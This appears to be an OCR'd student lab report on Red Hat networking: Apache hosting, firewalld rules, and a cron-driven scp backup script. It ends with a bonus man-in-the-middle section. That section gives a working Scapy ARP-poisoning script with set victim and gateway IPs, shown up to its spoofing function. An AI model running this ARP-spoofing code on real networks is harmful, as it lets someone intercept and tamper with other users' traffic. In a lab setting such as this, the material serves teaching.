
- **Working Example and Integration**:
  - **Site Hosting:** The Apache server was configured to host a index.html page at www.example.com, viewable within the network.
  - **Security Configuration:** Additional firewall rules were configured to enhance security, allowing only HTTP and HTTPS traffic and blocking SSH and ICMP, which are unnecessary for web traffic and pose security risks.
  - **Testing and Verification:** The correct functioning of the web server was confirmed by accessing www.example.com from various client machines within the network, verifying that the site was accessible and the firewall configuration was effective.

- **Testing Results Screenshots**:

  sudo nano /etc/httpd/conf/httpd.conf



```
  GNU nano 5.6.1              /etc/httpd/conf/httpd.conf

#
# ServerName gives the name and port that the server uses to identify itself.
ServerName www.example.com:80
```



```
[root@www ~]# nano /etc/httpd/conf/httpd.conf
[root@www ~]# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defau
lt qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 00:0c:29:68:4d:e0 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.1.20/24 brd 192.168.1.255 scope global dynamic noprefixroute e
ns160
       valid_lft 438sec preferred_lft 438sec
    inet6 fe80::20c:29ff:fe68:4de0/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
```

Firewall


- **Introduction and Behavior**:
  A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted internal network and untrusted external networks, such as the internet, to block malicious traffic and attacks. The behavior of a firewall involves inspecting data packets entering or leaving the network and deciding whether to allow or block them based on a set of rules. This can include blocking traffic from specific IP addresses, blocking traffic to certain ports, or allowing traffic only if it originates from trusted sources.

- **Signaling:**
  In the context of firewalls, "signaling" involves the application of rules that dictate the flow of network traffic. Firewalls "signal" the allowance or blocking of packets based on policy definitions. This can involve dynamically adjusting rules in response to observed network conditions or threats.


- **Commands Used**:
  1. List Existing Rules:
     ` sudo firewall-cmd --list-all`: displays all the current settings and rules for the default firewall zone. It's a useful diagnostic tool to see what services, ports, and other settings are enabled or disabled.
  2. Adding Rules:
     `sudo firewall-cmd --permanent --add-service=dhcp`
     `sudo firewall-cmd --permanent --add-service=http`
     `sudo firewall-cmd --permanent --add-service=https`
     `sudo firewall-cmd –reload`
     These commands add DHCP, HTTP, and HTTPS services to the firewall's allowed list permanently, which means they will remain allowed even after a reboot.
     The **`--reload`** command applies all the changes made.
  3. Blocking Services:
     `sudo firewall-cmd --permanent --remove-service=ssh`: removes the SSH service from the firewall's allowed list permanently, preventing remote SSH access to the machine. This enhances security by reducing the attack surface.
  4. Drop ICMP (Ping) Requests:
     `sudo firewall-cmd --permanent --add-rich-rule='rule protocol value=icmp drop'`: uses a rich rule to drop all ICMP ping requests. ICMP can be used to map out network details and can serve as a vector for certain types of network attacks, so blocking it can improve security.
  5. Reload Firewall:
     `sudo firewall-cmd –reload`: reloads the firewall rules, applying any changes made to the firewall's configuration. It's necessary to perform this after making changes to ensure they take effect.

- **Working Example and Integration**:
  - **Site Hosting:** The Apache server was configured to host a index.html page at www.example.com, viewable within the network.
  - **Security Configuration:** Additional firewall rules were configured to enhance security, allowing only HTTP and HTTPS traffic and blocking SSH and ICMP, which are unnecessary for web traffic and pose security risks.
  - **Testing and Verification:** The correct functioning of the web server was confirmed by accessing www.example.com from various client machines within the network, verifying that the site was accessible and the firewall configuration was effective.


- **Testing Results Screenshots**:



```
[client@localhost ~]$ ping 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.727 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=1.03 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=64 time=1.07 ms
^Z
[1]+  Stopped                 ping 192.168.1.10
[client@localhost ~]$ ping 192.168.1.20
PING 192.168.1.20 (192.168.1.20) 56(84) bytes of data.
```



```
[client@localhost ~]$ ssh dns@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ED25519 key fingerprint is SHA256:s8+Wl4oEmyiiN1fYfWCOwloBLWtWbiD9Uo9WpAvXFyw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ED25519) to the list of known hosts.
dns@192.168.1.10's password:
Register this system with Red Hat Insights: insights-client --register
Create an account or view all your systems at https://red.ht/insights-dashboard
Last login: Sun Apr 14 16:44:56 2024
[dns@ns1 ~]$ exit
logout
Connection to 192.168.1.10 closed.
[client@localhost ~]$ ssh webserver@192.168.1.20
ssh: connect to host 192.168.1.20 port 22: No route to host
```



Red Hat Enterprise Linux **Test Page**

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page, it means that the HTTP server installed at this site is working properly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

For information on Red Hat Enterprise Linux, please visit the Red Hat, Inc. website. The documentation for Red Hat Enterprise Linux is

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`.

Backup

- **Introduction and Behavior**:

The backup process for the Web server is designed to ensure data integrity and availability by regularly archiving the web content directory and transferring this archive to a remote backup server. This ensures that in the event of hardware failure or data corruption, a recent copy of the web content can be restored.

- **Signaling:**

Backup signaling in this scenario involves the automated initiation of backup scripts, the transmission of data over the network, and logging of backup status. It includes:


- **Initiation**: The backup process is triggered automatically by a cron job, according to a defined schedule.
- **Data Transfer**: Utilizes scp for secure file transfer from the Web server to the backup server, ensuring that data is encrypted during transit.
- **Logging and Error Handling**: Output and errors from the backup script are redirected to a log file, which can be monitored for any issues or confirmation of successful backups.

- **Commands Used**:


1. **`ssh-keygen -t rsa -b 2048`:** Generates a new RSA SSH key pair with a key size of 2048 bits on the Web server. This is used to securely authenticate to the backup server without needing a password.
2. **`ssh-copy-id backupserver@192.168.1.40`:** Copies the public SSH key to the backup server. This step ensures that future communications between the Web server and the backup server are secured and do not require password authentication.
3. **`sudo nano /usr/local/bin/backup_html.sh`:** Creates and opens a new script for editing. This script is responsible for compressing the web content and transferring it to the backup server.
4. **Script Details:**
   a. Compresses the HTML project directory into a **`.zip`** file.
   b. Uses **`scp`** to securely transfer the archive to the backup server.
5. **`chmod +x /usr/local/bin/backup_html.sh`:** Changes the permissions of the backup script to make it executable, which is necessary for the cron job to run the script.
6. **`crontab -e`:** Opens the crontab for editing, which is used to schedule tasks to be executed periodically.
7. **Cron Job Configuration:**
   `* * * * */usr/local/bin/backup_html.sh >> /var/log/backup_html.log 2>&1`: Schedules the backup script to run at a defined frequency (this example uses placeholders which should be replaced with actual schedule times). The output and any errors from the script are logged to **`/var/log/backup_html.log`.**

- **Working Example and Integration**:
  - **Backup Script Execution**: The script **`backup_html.sh`** is executed as scheduled by cron, compressing the web content directory and transferring the archive to the backup server.
  - **Monitoring and Maintenance:** The operation of the backup process is monitored through the log file **`/var/log/backup_html.log`**, which captures the output and any errors from the backup script. Regular checks of this log help ensure that backups are occurring as expected and allow for quick troubleshooting if issues arise.


- **Testing Results Screenshots**:



```
  GNU nano 5.6.1             /usr/local/bin/backup_html.sh
#!/bin/bash
TIMESTAMP=$(date +%F-%H%M%S)
BACKUP_FILE="/tmp/backup-html.zip"
DEST_PATH="backupserver@192.168.1.40:/home/backupserver/Desktop"
SOURCE_DIR="/var/www/html"

# Create a zip archive of the /var/www/html directory
zip $BACKUP_FILE $SOURCE_DIR

# Transfer the archive to the DNS server
scp $BACKUP_FILE $DEST_PATH

# Optional: Remove the local backup file to free up space
rm $BACKUP_FILE
```



```
* * * * * /usr/local/bin/backup_html.sh >> /var/log/backup_html.log 2>&1
```



```
[root@localhost Desktop]# ls
backup-html.zip
[root@localhost Desktop]# ll
total 4
-rw-r--r--. 1 backupserver backupserver 176 Apr 15 21:43 backup-html.zip
```


BONUS

Man In The Middle :


Packages required : Python, pip, Scapy library

We implement a new virtual machine to pose it as the Man In The Middle. We download and install the required packages for this.

- **`sudo yum install python3 python3-pip`**: installing Python3 and pip. We require these for running the python code implementation for this process.
- **`sudo pip3 install scapy`:** installing Scapy library using pip. Scapy is a powerful Python library that enables users to craft, send, and analyze packets on the network, allowing for extensive testing, probing, and network discovery.
- We create `**arp_poison.py**` file with the following code:




```
from scapy.all import *
import os
import sys
import time

interface = "ens160"  # Updated interface as per your network configuration
victim_ip = "192.168.1.122"
gateway_ip = "192.168.1.40"

print("\nEnabling IP forwarding...")
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward")

def get_mac(ip_address):
    """
    Function to retrieve the MAC address of a given IP.
    If the MAC address cannot be found, it returns None.
    """
    responses, unanswered = srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=ip_address), timeout=2, retry=10, iface=interface, verbose=False)
    for s, r in responses:
        return r[Ether].src
    return None

def rearp():
    """
    Restores the ARP tables of the victim and gateway to their original state.
    """
    print("\nRestoring targets...")
    victim_mac = get_mac(victim_ip)
    gateway_mac = get_mac(gateway_ip)
    send(ARP(op=2, pdst=gateway_ip, psrc=victim_ip, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=victim_mac), count=7)
    send(ARP(op=2, pdst=victim_ip, psrc=gateway_ip, hwdst="ff:ff:ff:ff:ff:ff", hwsrc=gateway_mac), count=7)
    print("Disabling IP forwarding...")
    os.system("echo 0 > /proc/sys/net/ipv4/ip_forward")
    print("Shutting down...")
    sys.exit(1)

def trick(gm, vm):
    """
    Continuously sends false ARP responses to both the victim and the gateway,
    telling each that we are the other host.
    """
    send(ARP(op=2, pdst=victim_ip, psrc=gateway_ip, hwdst=vm), iface=interface)
    send(ARP(op=2, pdst=gateway_ip, psrc=victim_ip, hwdst=gm), iface=interface)
```

